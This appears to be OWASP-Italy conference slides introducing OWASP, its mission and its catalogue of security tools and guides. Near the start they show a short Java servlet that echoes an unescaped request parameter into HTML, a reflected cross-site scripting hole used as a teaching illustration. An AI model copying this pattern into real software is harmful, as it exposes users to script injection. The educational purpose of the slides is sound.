

OWASP and the approach to Application Security by the Companies

(Matteo Meucci – CISA, CISSP – OWASP-Italy)

INDEX PRESENTATION :

1. What is OWASP
2. OWASP Projects and vision
3. SDLC and OWASP Guidelines
4. Italian Companies and SDLC
5. OWASP Top10: vulnerabilities and examples

Who am I?



•Research

- OWASP-Italy Chair
- OWASP Testing Guide Lead




•Work

- CEO @ Minded Security
- Application Security Consulting
- 7+ years on Information Security
- focusing on Application Security
- www.mindedsecurity.com



Secure software: user awareness



What we don't see about the sw we use



Software Facts

Expected Number of Users 15
Typical Roles per Instance 4

Amount Per Serving

Modules 155 Modules from Libraries 120

% Vulnerability*

Cross Site Scripting 22	65%
<i>Reflected</i> 12	15%
<i>Stored</i> 10	
SQL Injection 2	10%
Buffer Overflow 5	95%
Total Security Mechanisms 3	10%
Modularity .035	0%
Cyclomatic Complexity 323	
Encryption 3	
Authentication 15	4%
Access Control 3	2%
Input Validation 233	20%
Logging 33	4%

* % Vulnerability values are based on typical use scenarios for this product. Your Vulnerability Values may be higher or lower depending on your software security needs:

	Usage	Intranet	Internet
Cross Site Scripting	Less Than	10	5
Reflected	Less Than	10	5
Stored	Less Than	10	5
SQL Injection	Less Than	20	2
Buffer Overflow	Less Than	20	2
Security Mechanisms		10	14
Encryption		3	15

Ingredients: Sun Java 1.5 runtime, Sun J2EE 1.2.2, Jakarta log4j 1.5, Jakarta Commons 2.1, Jakarta Struts 2.0, Harold XOM 1.1rc4, Hunter JDOMv1



```
public class MySoftware extends HttpServlet {  
  
    public void doGet(  
        HttpServletRequest request,  
        HttpServletResponse response)  
        throws IOException, ServletException  
    {  
        response.setContentType("text/html");  
        PrintWriter out = response.getWriter();  
        out.println("<HTML><HEAD>");  
        out.println("<TITLE>Hello World</TITLE>");  
        out.println("</HEAD><BODY>");  
        out.println("Hello, " +  
            request.getParameter("name"));  
        out.println("</BODY></HTML>");  
    }  
}
```



- The Open Web Application Security Project (OWASP) is a worldwide free and open community focused on improving the security of application software.
- Mission: to make application security "visible," so that people and organizations can make informed decisions about application security risks.
- Participation: everyone is free to participate in OWASP and all of our materials are available under an open source license.
- The OWASP Foundation is a 501c3 not-for-profit charitable organization that ensures the ongoing availability and support for our work.

The OWASP Community




OWASP Goals: Improve Quality and Support




- Define Criteria for Quality Levels
 - Alpha, Beta, Release
- Encourage Increased Quality
 - Through Season of Code Funding and Support
 - Produce Professional OWASP books
- Provide Support
 - Full time executive director (Kate Hartmann)
 - Full time project manager (Paulo Coimbra)
 - Half time technical editor (Kirsten Sitnick)
 - Half time financial support (Alison Shrader)
 - Looking to add programmers (Interns and professionals)





OWASP Body of Knowledge



- Vulnerability Scanners
- Static Analysis Tools
- Fuzzing

**Automated
Security
Verification**



- Penetration Testing Tools
- Code Review Tools

**Manual
Security
Verification**




- ESAPI

**Security
Architecture**




- AppSec Libraries
- ESAPI Reference Implementation
- Guards and Filters

**Secure
Coding**



- Reporting Tools

**AppSec
Management**



- Flawed Apps
- Learning Environments
- Live CD
- SiteGenerator

**AppSec
Education**



There are a lot of OWASP projects



https://www.owasp.org/index.php/Category:OWASP_Project

Category:OWASP Project

An OWASP project is a collection of related tasks that have a defined roadmap and team members. OWASP project leaders are responsible for defining the vision, roadmap, and tasks for the project. The project leader also promotes the project and builds the team.

If you would like to start a new project please review the [How to Start an OWASP Project](#) guide. Please send an email to owasp@owasp.org to discuss project ideas and how they might fit into OWASP. All OWASP projects must be free and open and have their homepage on the OWASP portal. You can read all the guidelines in the [Project Assessment Criteria](#).

Every project has an associated mail list. You can view all the lists, examine their archives, and subscribe to any of them on the [OWASP Project Mailing Lists](#) page.

Contents (hide)

- 1 Release Quality Projects
- 2 Current Season of Code Projects
- 3 Beta Status Projects
- 4 Alpha Status Projects
- 5 Inactive Projects
- 6 How to add a new OWASP Project article

Release Quality Projects

Release quality projects are generally the level of quality of professional tools or documents.

We have started the process of defining detailed guidelines which indicate what will be required from an OWASP Project in order for it to be classified an OWASP Release quality project (see [Project Assessment Criteria](#)). Please note that the projects below have **NOT** been evaluated under this criteria and might be re-classified once that process is completed.

Tools	Documentation
OWASP WebGoat Project an online training environment for hands-on learning about application security	OWASP AppSec FAQ Project FAQ covering many application security topics
OWASP WebScarab Project a tool for performing all types of security testing on web applications and web services	OWASP Guide Project a massive document covering all aspects of web application and web service security
	OWASP Legal Project a project focused on contracting for secure software
	OWASP Testing Guide a project focused on application security testing procedures and

Beta Status Projects

Beta quality projects are complete and ready to use with documentation.

We have started the process of defining detailed guidelines which indicate what will be required from an OWASP Project in order for it to be classified an OWASP Beta quality project (see [Project Assessment Criteria](#)). Please note that the projects below have **NOT** been evaluated under this criteria and might be re-classified once that process is completed.

Tools	Documentation
OWASP AntiSamy Project an API for validating rich HTML/CSS input from users without exposure to cross-site scripting and phishing attacks	OWASP CLASP Project a project focused on defining process elements that reinforce application security
OWASP CSRFGuard Project a J2EE filter that implements a unique request token to mitigate CSRF attacks	OWASP Code Review Project A project to capture best practices for reviewing code. This project is being sponsored by OWASP Summer of Code .
OWASP DirBuster Project DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers.	OWASP Tools Project The OWASP Tools Project's goal is to provide unbiased, practical information and guidance about application security tools.
OWASP Encoding Project a project focused on the development of encoding best practices for web applications.	
OWASP Enterprise Security API (ESAPI) Project a free and open collection of all the security methods that a developer needs to build a secure web application.	
OWASP LAPSE Project an Eclipse-based source-code static analysis tool for Java	
OWASP Live CD Education Project an educational supplement project containing tutorials, challenges and videos detailing the use of tools contained within the OWASP LiveCD - LabRat. This project was sponsored by OWASP Spring Of Code 2007 and Security Distro .	

Current Season of Code Projects

The projects placed in this category are under development. Project completion is expected by 15th September. After the Season Code being finished, all projects will be moved to the appropriate category - alpha, beta or release quality.

Tools	Documentation
GTK-GUI for w3af Project The main objective is to minimize the effort and learning curve of using w3af, providing a very usable graphical interface. This project is being sponsored by OWASP Summer of Code .	OWASP ASDR Project The ASDR is a reference volume that contains basic information about all the foundational topics in application security. This project is being sponsored by OWASP Summer of Code .
OWASP Access Control Rules Tester Project This project is intended to have two deliverables: research technical report (publication ready article) and an Access Control Rules Tester tool. This project is being sponsored by OWASP Summer of Code .	OWASP Application Security Verification Standard Project This is a new project created to define an evaluation framework that may be used to conduct OWASP Application Security Verification Standard certifications. This project is being sponsored by OWASP Summer of Code .
OWASP AntiSamy Project An API for validating rich HTML/CSS input from users without exposure to cross-site scripting and phishing attacks. This project is being sponsored by OWASP Summer of Code .	OWASP AppSensor Project A framework for detecting and responding to attacks from within the application. This project is being sponsored by OWASP Summer of Code .
OWASP Application Security Tool Benchmarking Environment and Site Generator Refresh Project The idea is to split destination web application technology from the three reusable libraries: library of navigational elements, library of vulnerabilities and library of language constructs. This project is being sponsored by OWASP Summer of Code .	OWASP Backend Security Project This is a new project created to improve and to collect the existent information about the backend security. This project is being sponsored by OWASP Summer of Code .
OWASP Code Crawler This tool is aimed at assisting code review practitioners. It is a static code review tool which searches for key topics within .NET and J2EE/JAVA code. The aim of the tool is to accompany the OWASP Code review Guide and to implement a total code review solution for "everyone". Where "everyone" means "more" companies performing secure software activities. This project is being sponsored by OWASP Summer of Code .	OWASP Book Cover & Sleeve Design This is a project of corporate design to develop a scalable book cover series strategy and a Book Sleeve. This project is being sponsored by OWASP Summer of Code .
OWASP Interceptor Project A testing tool for XML web service and Ajax interfaces. This project is being sponsored by OWASP Summer of Code .	OWASP Classic ASP Security Project It aims in creating a secure framework for Classic ASP application by complementing existing OWASP projects with documentation for this particular technology and the creation of security libraries. This project is being sponsored by OWASP Summer of Code .
OWASP JSP Testing Tool Project The goal of this project is to create an easy to use, freely available tool that can be used to quickly ascertain the level of protection that each	OWASP Code Review Project A project to capture best practices for reviewing code. This project is being sponsored by OWASP Summer of Code .
	OWASP Corporate Application Security Rating Guide This project will organize and structure publicly available data that large

Alpha Status Projects

Alpha quality projects are generally usable but may lack documentation or quality review.

We have started the process of defining detailed guidelines which indicate what will be required from an OWASP Project in order for it to be classified an OWASP Alpha quality project (see [Project Assessment Criteria](#)). Please note that the projects below have **NOT** been evaluated under this criteria and might be re-classified once that process is completed.

Tools	Documentation
OWASP CSRFTester Project gives developers the ability to test their applications for CSRF flaws	OWASP AIR Security Project investigating the security of AIR applications
OWASP EnDe Project This tool is an encoder, decoder, converter, transformer, calculator, for various codings used in the wild wide web.	OWASP AJAX Security Guide investigating the security of AJAX enabled applications
OWASP Google Hacking Project Google SOAP Search API with Perl	OWASP Application Security Assessment Standards Project establish a set of standards defining baseline approaches to conducting differing types/levels of application security assessment
OWASP Insecure Web App Project a web application that includes common web application vulnerabilities	OWASP Application Security Requirements
OWASP JBrofuzz Project a fuzzer application, supporting a number of automated security checks including basic cross site scripting checks (XSS) as well as basic SQL injection testing. This project was sponsored by OWASP Spring Of Code 2007	OWASP Application Security Metrics Project identify and provide a set of application security metrics that have been found by contributors to be effective in measuring application security
OWASP NetBouncer Project is secure by default centralised input/output validation library which combines security rules and business rules as well as escaping in the output level.	OWASP Career Development Project The OWASP Career Development project is focused on helping application security professionals understand the job market, roles, career paths, and skills to work in the field.
OWASP Open Review Project (ORPRO)	OWASP Certification Criteria Project
	OWASP Certification Project our challenge is to create a plan for certification: a set of OWASP Certification for Developers and Testers.

- **Total Projects: 88** (34 with SoC Grant)
 - **Tools: 42** (16 with SoC 08 Grant)
 - **Documentation: 32** (12 with SoC 08 Grant)
 - **Technologies: 9** (2 with SoC 08 Grant)
 - **Activities: 5** (4 with SoC 08 Grant)


Project Type	
Activity	5
Documentation	32
Technology	9
Tool	41
Tool (non OWASP)	1
Grand Total	88

	SoC 08		
Project Type	Yes	No	Grand Total
Activity	4	1	5
Documentation	12	20	32
Technology	2	7	9
Tool	15	26	41
Tool (non OWASP)	1		1
Grand Total	34	54	88

Documentation projects



Project Type	Status Today	Project Name
Documentation		
	Release	OWASP AppSec FAQ Project OWASP Guide Project OWASP Legal Project OWASP Testing Guide OWASP Top Ten Project
	Beta	OWASP CLASP Project OWASP Code Review Project OWASP Corporate Application Security Rating Guide OWASP Education Project OWASP Ruby on Rails Security Guide V2 OWASP Tools Project
	Alpha	OWASP Application Security Assessment Standards Project OWASP Application Security Metrics Project OWASP Application Security Requirements OWASP Application Security Verification Standard Project OWASP AppSensor Project OWASP ASDR Project OWASP Backend Security Project OWASP Career Development Project OWASP Certification Criteria Project OWASP Certification Project OWASP Communications Project OWASP Fuzzing Code Database OWASP Honeycomb Project OWASP Logging Guide OWASP Positive Security Project OWASP Scholastic Application Security Assessment Project OWASP Securing WebGoat using ModSecurity Project OWASP Source Code Review OWASP-Projects Project OWASP WASS Guide OWASP Web Application Security Put Into Practice OWASP XML Security Gateway Evaluation Criteria
Documentation Total		32



Project Type	Status Today	Project Name
Technology		
	Beta	OWASP .NET Project OWASP Java Project
	Alpha	OWASP AIR Security Project OWASP AJAX Security Guide OWASP Classic ASP Security Project OWASP Flash Security Project OWASP PHP Project OWASP Validation Project OWASP Web 2.0 Project
Technology Total		9

Project Type	Status Today	Project Name
Activity		
	Release	OWASP on The Move Project
	Alpha	OWASP Book Cover & Sleeve Design OWASP Individual and Corporate Member Packs/Conference Attendee Packs Brief OWASP Internationalization Project OWASP Spanish Project
Activity Total		5

Tools



Project Type ▼	Status Today ▼	Project Name ▼
Tool		
	Release	OWASP WebGoat Project OWASP WebScarab Project
	Inactive	OWASP CAL9000 Project
	Beta	OWASP AntiSamy Project OWASP Application Security Tool Benchmarking Environment and Site Generator Refresh Project OWASP CSRFGuard Project OWASP DirBuster Project OWASP Encoding Project OWASP Enterprise Security API (ESAPI) Project OWASP Interceptor Project OWASP LAPSE Project OWASP Live CD 2008 Project OWASP Live CD Education Project OWASP Orizon Project OWASP Pantera Web Assessment Studio Project OWASP Report Generator OWASP Site Generator OWASP SQLiX Project OWASP Tiger OWASP WeBekci Project OWASP WSFuzzer Project
	Alpha	OWASP Access Control Rules Tester Project OWASP Code Crawler OWASP CSRFTester Project OWASP EnDe Project OWASP Google Hacking Project OWASP Insecure Web App Project OWASP JBroFuzz Project OWASP JSP Testing Tool Project OWASP Open Review Project (ORPRO)

Project Type	Project Name
Activity	OWASP Book Cover & Sleeve Design OWASP Individual and Corporate Member Packs/Conference Attendee Packs Brief OWASP Internationalization Project OWASP Spanish Project
Documentation	OWASP Application Security Verification Standard Project OWASP AppSensor Project OWASP ASDR Project OWASP Backend Security Project OWASP Code Review Project OWASP Corporate Application Security Rating Guide OWASP Education Project OWASP Positive Security Project OWASP Ruby on Rails Security Guide V2 OWASP Securing WebGoat using ModSecurity Project OWASP Source Code Review OWASP-Projects Project OWASP Testing Guide
Technology	OWASP .NET Project OWASP Classic ASP Security Project
Tool	OWASP Access Control Rules Tester Project OWASP AntiSamy Project OWASP Application Security Tool Benchmarking Environment and Site Generator Refresh Project OWASP Code Crawler OWASP Interceptor Project OWASP JSP Testing Tool Project OWASP Live CD 2008 Project OWASP OpenPGP Extensions for HTTP - Enigform and mod openpgp OWASP OpenSign Server Project OWASP Orizon Project OWASP Python Static Analysis Project OWASP Skavenger Project OWASP Sqlibench Project OWASP Teachable Static Analysis Workbench Project OWASP WeBekci Project
Tool (non OWASP)	GTK+ GUI for w3af project
Grand Total	

OWASP Books!



OWASP CLASP V1.2

COMPREHENSIVE,
LIGHTWEIGHT
APPLICATION
SECURITY
PROCESS

This is a VIRAL book, please make COPIES or SHARE



OWASP TOP 10 2007

OWASP TESTING GUIDE V2

OWASP LEGAL PROJECT
SAMPLE CONTRACT

This is a VIRAL book, please make COPIES or SHARE

www.owasp.org

OWASP WebGoat and WebScarab

for the OWASP AppSec
Conference 2007 in San Jose



OWASP Evaluation And Certification Criteria

for OWASP AppSec Conference 2007 in San Jose



OWASP

1) OWASP Top 10 (Release Quality)



https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project Google [Log in / create account](#)

[category](#) [discussion](#) [view source](#) [history](#)

Category:OWASP Top Ten Project

This project has produced a book that can be [downloaded or purchased](#).
